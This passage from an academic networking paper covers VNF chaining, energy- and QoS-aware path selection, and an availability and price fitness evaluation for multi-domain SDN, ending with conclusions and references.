VNFs can split the traffic flow. In Figure 2a, this is depicted as links leaving the VNFs: if a VNF has more than one link, the traffic flow is split into several subsequent sub-flows. For each link, the relative traffic (r_{rel}) rate is defined. For instance, for a deep packet inspection VNF separating incoming data into two streams (for example, TCP and non-TCP traffic), it can be specified that 60% of the incoming traffic is forwarded to a VNF 2 and 40% to VNF 3 (cf. VNF 1, 2, and 3 in Figure 2a).

Depending on the ordering of the VNFs, bandwidth demands of the network flow changes. The ordering of VNFs is flexible, but has to consider dependencies between VNFs. Based on the dependencies, valid chaining options of VNFRs are derived. Figure 2b depicts two possible chaining options for the VNFR shown in Figure 2a) where d_{total} is the demand per node depending on the incoming traffic load. For each VNF, one or more VNF instances are created: this is due to the fact that in some scenarios, if the network flow is split, traffic has still to be processed by the same types of VNFs, even if traffic is not routed through the same VNF instances (in Figure 2b, both chains require two instances of VNF 4).

Once a valid chain is chosen (for instance, VNF-FG 1), the subsequent challenge is to allocate it in the substrate network with regard to a predefined optimization criterion. Each VNF specifies whether it needs to be placed on a storage/networking/computing node. Hosting capabilities of substrate nodes and links are limited, the amount of required processing capacities is specified for handling the network flow. For example, a VNF performing video encoding should always be embedded on top of a computing node and demands 500MHz of CPU processing capacities to encode 100MBit/s. The amount of required capacities depends on the amount of data handled by that VNF instance (see Figure 3).

This problem is an extension of the VNE problem. The difference is that the node mapping shall consider the type availabilities in each substrate node. To map the VNFs, existing VNE approaches may be used [22]. The mapping of the virtual links can be made using the paths algebra framework in the proposed architecture.

Copyright (c) IARIA, 2015. ISBN: 978-1-61208-439-8




Figure 3. VNF-FGE Scenario

B. *Optimization-of-QoEn-and-Qos*

In this section, QoEn and QoS aware path computing will be considered to show how paths can be provided to allocate a set of NFVs performing functions over the data plane, regarding QoS guarantees (bit rate, delay, delay jitter and losses) while energy consumption is optimized. Figure 4 shows a network topology that is used in this use case.




Figure 4. Network topology for the QoEn and QoS scenario.

The energy consumption model considered here is an on-off model. We also assume that services can be shifted (moved to other servers) and consolidated (some servers can be switched off to save energy). In this situation, the cost of shifting services must be considered, since energy is required to move service from one server to another. A fitness equation can be defined in this use case including all these elements. The procedure to search paths follows 2 basic steps: (i) concerning QoS, search all paths meeting the demanded QoS; (ii) select the paths minimizing the energy consumption. At this stage, shifting and consolidation can be considered, for those paths where QoS can be still guaranteed. Metrics considered include the following: energy consumption, revenue (the resource of the service allocated), cost (the total amount of resources consumed to get a certain revenue), acceptance ratio (the ratio of accepted services) and cost / revenue.

Let's consider simple demands from nodes 1 to 7, 2 to 4 and 6 to 3, all demanding bit rate 30 and maximum end-to-end delay < 20. In these conditions, the best allocation will be (1, 2, 3, 4, 7) for 1 to 7, (2, 3, 4) for 2 to 4 and (6, 5, 3) for 6 to 3. In the case 6 to 3, the path (6, 2, 3) is also possible but delay is larger. So, with no shifting and consolidation, the remaining resources after the best allocation is shown in Figure 5.




Figure 5. Remaining resources without and with shifting and consolidation.

The metrics are the following: acceptance ratio = 100%, energy consumption = 7 (7 nodes on), cost = 30 x 4 links + 30 x 2 links + 30 x 2 links = 240, revenue = 30 x 3 demands = 90, cost / revenue = 240 / 90 = 2.67.

Let's activate now shifting and consolidation: load in node 5 will be moved to node 2, and node 5 will be switched off. In this situation, all the metrics remain the same but the energy consumption is reduced from 7 to 6.

So, the benefits of searching paths by means of specialized NFVs and deciding using shifting and consolidation mechanisms in order to manage QoEn while meeting QoS are proved.

C. *Optimization of QoNE and QoR*

Figure 6 shows a network topology used to evaluate a QoNE and QoR scenario.




Figure 6. Network topology used in the evaluation of a QoNE and QoR scenario.

In the figure, (i) each gray node represents an autonomous system and is identified by a number; (ii) there are 7 autonomous systems in the network. The autonomous systems 1 and 7 are split in two just to avoid the use of bi-directional links; (iii) the autonomous systems 1 and 7 give access to the data centers DC1 and DC2, respectively; (iv) each autonomous system has its own SDN controller and publishes its reachability, performance and business related information in the shared database. This is represented by the vectors on top of each arc meaning the cost/revenue and availability, respectively.

1) Scenario description: A SP wants to access to provide Big Data processing services to Internet of Things (IoT) customers identified as C3, C5 and C6. Due to the nature of their critical applications related to healthcare, they want to establish an SLA in which the QoR and QoNE are assured.

2) QoNE and QoR fitness evaluation: From the information available in the shared database, the SP built the adjacency (A), availability (Av) and cost/revenue (C/R) matrices. The available routes to the data centers DC1 and DC2 for each customer found using the paths algebra framework are: (i) customer in AS3 – (3, 5, 6, 2, 8 = DC1), (DC1 = 1, 2, 3), (3, 5, 4, 9 = DC2), (DC2 = 7, 4, 3); (ii) customer in AS5 – (5, 6, 2, 8 = DC1), (DC1 = 1, 2, 3, 5), (5, 4, 9 = DC2), (DC2 = 7, 4, 3, 5); (iii) customer in AS6 – (6, 2, 8 = DC1), (DC1 = 1, 2, 3, 5, 6), (6, 2, 3, 5, 4, 9 = DC2), (DC2 = 7, 4, 3, 5, 6).

Using the synthesis equations given in Table I for QoNE and QoR the availability and cost / revenue figures for different situations can be evaluated.

The evaluation of QoNE depends on the adopted price models. The simulations were run considering $90 \leq av \leq 100$ and $2.5 \leq p \leq 4.0$, where av and p represent availability and price respectively. We adopted three prices models in which the price depends on the network availability: a linear model that may be considered as a reference and the other two represent less (first quadratic) and more (second quadratic) aggressive price policies. The prices are given in arbitrary monetary units.

The QoNE is evaluated by the fitness equation $\text{FIT} = \alpha\dfrac{g - g_l}{g_l} + \beta\dfrac{av - av_l}{av_l}$ that considers the normalized gain g and availability av as variables. The normalized gain g is given by $g = \dfrac{p - cr}{cr}$ where cr is the C/R offered by InP. $\alpha = \beta = 0.5$ are weighting factors, $g_l = 0.2$ and $av_l = 97\%$ are the minimum acceptable values for the normalized gain and availability, respectively.

The results are given in terms of normalized fitness defined as $||\text{FIT}|| = \frac{\text{FIT}}{\max(|\text{FIT}|)}$.

Table II summarizes the normalized fitness results for the proposed scenario.

TABLE II. NORMALIZED FITNESS FIGURES TO ACCESS DC1 AND DC2.

Access to DC1					
			Price model		
Customer			Linear	1st q.	2nd q.
in AS	Availab.	C/R	FIT	FIT	FIT
3	97.91	1.9	0.20	0.15	0.25
5	97.91	1.9	0.20	0.15	0.25
6	97.91	1.9	0.20	0.15	0.25
Access to DC1 and DC2					
3	97.81	2.4	0.10	0.05	0.12
5	97.81	2.4	0.10	0.05	0.12
6	95.77	3.3	< 0	< 0	<0

At high levels of network availability the price models are equivalent, where for medium or low network availability levels the difference in price models may represent going from profit to deficit. From the end user point of view, it is clear that the network availability is his/her guarantee to pay a fair price for the service. Otherwise, high prices will be practiced to protect the gains of the SP. If the SP offers access to only one data center, it always achieves a positive fitness and can use the price models to increase either the attractiveness of its service by lowering the prices or its gains by increasing the price. If it offers simultaneous access to both data centers for a same customer, there is no policy that may provide positive gains for the price models adopted in this study.

D. Discussion of results

The study cases presented in the preceding sections aim at optimizing different objectives, employ linear and non-linear variables, and deal with technical and economical constraints. All the cases are solved using the same mathematical framework: the paths algebra. It has been proved that the paths algebra provides an harmonized and coherent environment to accommodate a complete and diverse set of objectives and is a powerful way to implement services policies.

To the best of our knowledge, there are no equivalent published results that we could compare to. The results available int the literature are, in general, restricted to single autonomous systems, linear variables and the technical and economical aspects are treated separately.

VI. Conclusions and Future Work

In this work, a novel path computing framework under QoX constraints based on N&PV functions embedding was proposed. It relies on virtual PCEs running in the application plane of an SDN architecture and on the controllers that can configure the switching elements across multiple autonomous systems. Path identification and selection employs the powerful paths algebra framework enhanced by a fitness function that is defined according to the application/service and objectives of the SP. The framework was assessed by three study cases and its usefulness and flexibility was demonstrated.

As future works, we intend to adapt the algorithms of VNE to solve the VNF chaining problem and evaluate the overall performance simulating different topologies under different QoX constraints.

Acknowledgment

This work is partially supported by the project funded by the “Ministerio de Economía y Competitividad” of the Spanish Government “Redes troncales y de acceso inteligentes definidas por software” TEC2013-47960-C4-1-P.

References

[1] E. Haleplidis, K. Pentikousis, S. Denazis, J. H. Salim, D. Meyer, and O. Koufopavlou, “Software-Defined Networking (SDN): Layers and Architecture Terminology,” Internet Engineering Task Force (IETF), RFC7426, 2015.

[2] Network Functions Virtualisation (NFV) ETSI Industry Specification Group (ISG), “Network functions virtualisation (nfv); use cases,” European Telecommunications Standards Institute (ETSI), ETSI GS NFV 001 V1.1.1, 2013.

[3] “ETSI - Network Functions Virtualisation,” http://www.etsi.org/technologies-clusters/technologies/nfv, [retrieved: September, 2015].

[4] M. Ciosi and et al, “Network Functions Virtualisation (NFV): Network Operator Perspectives on Industry Progress,” http://portal.etsi.org/NFV/NFV_White_Paper2.pdf, ETSI, Tech. Rep., October 2014, [retrieved: September, 2015].

[5] Mijumbi and et al, “Network function virtualization: State-of-the-art and research challenges,” Communications Surveys Tutorials, IEEE, vol. PP, no. 99, 2015, pp. 1–1.

[6] D. Kreutz, F. Ramos, P. Esteves Verissimo, C. Esteve Rothenberg, S. Azodolmolky, and S. Uhlig, “Software-defined networking: A comprehensive survey,” Proceedings of the IEEE, vol. 103, no. 1, Jan 2015, pp. 14–76.

[7] T. Wood, K. Ramakrishnan, J. Hwang, G. Liu, and W. Zhang, “Toward a software-based network: integrating software defined networking and network function virtualization,” Network, IEEE, vol. 29, no. 3, May 2015, pp. 36–41.

[8] E. Hernandez-Valencia, S. Izzo, and B. Polonsky, “How will nfv/sdn transform service provider opex?” Network, IEEE, vol. 29, no. 3, May 2015, pp. 60–67.

[9] “Open Networking Foundation,” https://www.opennetworking.org, [retrieved: September, 2015].

[10] M. Boucadair and C. Jacquenet, “Software-Defined Networking: A Perspective from within a Service Provider Environment,” RFC 7149 (Informational), http://www.ietf.org/rfc/rfc7149.txt, Internet Engineering Task Force, Mar. 2014, [retrieved: September, 2015].

[11] “IRTF - Software-Defined Networking Research Group (SDNRG),” https://irtf.org/sdnrg, [retrieved: September, 2015].

[12] J. F. Botero, M. Molina, X. Hesselbach-Serra, and J. R. Amazonas, “A novel paths algebra-based strategy to flexibly solve the link mapping stage of VNE problems.” Journal of Network and Computer Applications, vol. 36, no. 6, 2013, pp. 1735–1752.

[13] S. Mehraghdam, M. Keller, and H. Karl, “Specifying and placing chains of virtual network functions,” in Cloud

Networking (CloudNet), 2014 IEEE 3rd International Conference on, Oct 2014, pp. 7–13.

[14] M. Beck and J. F. Botero, “Coordinated allocation of service function chains,” in 2015 IEEE Global Communications Conference: Selected Areas in Communications: Software Defined Networking and Network Functions (GC’ 15 - SAC - SDN), San Diego, USA, Dec. 2015, to appear.

[15] M. F. Bari, S. R. Chowdhury, R. Ahmed, and R. Boutaba, “On orchestrating virtual network functions in NFV,” CoRR, vol. abs/1503.06377, 2015, http://arxiv.org/abs/1503.06377, [retrieved: September, 2015.

[16] M. Caggiani Luizelli, L. Richter Bays, L. Salete Buriol, M. Pilla Barcellos, and L. Gaspary, “Piecing together the NFV provisioning puzzle: Efficient placement and chaining of virtual network functions,” in Integrated Network Management (IM 2015), 2015 IFIP/IEEE International Symposium on, 2015, pp. 98–106.

[17] R. Mijumbi, J. Serrat, J. Gorricho, N. Bouten, F. De Turk, and S. Davy, “Design and evaluation of algorithms for mapping and scheduling of virtual network functions,” in Network Softwarization, IEEE 1st International Conference on, April 2015, pp. 1–9.

[18] W. de Paula Herman and J. R. Amazonas, “Hop-by-hop Routing Convergence Analysis Based on Paths Algebra,” in Electronics, Robotics and Automotive Mechanics Conference, 2007. CERMA 2007, 2007, pp. 9–14.

[19] A. Farrel, J.-P. Vasseur, and J. Ash, “A Path Computation Element (PCE)-Based Architecture,” Internet Engineering Task Force (IETF), RFC4655, 2006.

[20] A. P. Dempster, “A generalization of Bayesian inference,” Journal of the Royal Statistical Society, vol. Series B, no. 30, 1968, pp. 205–247.

[21] G. Shafer, A Mathematical Theory of Evidence. Princeton University Press, 1976.

[22] A. Fischer, J. Botero, M. Beck, H. de Meer, and X. Hesselbach, “Virtual network embedding: A survey,” Communications Surveys Tutorials, IEEE, vol. 15, no. 4, 2013, pp. 1888–1906.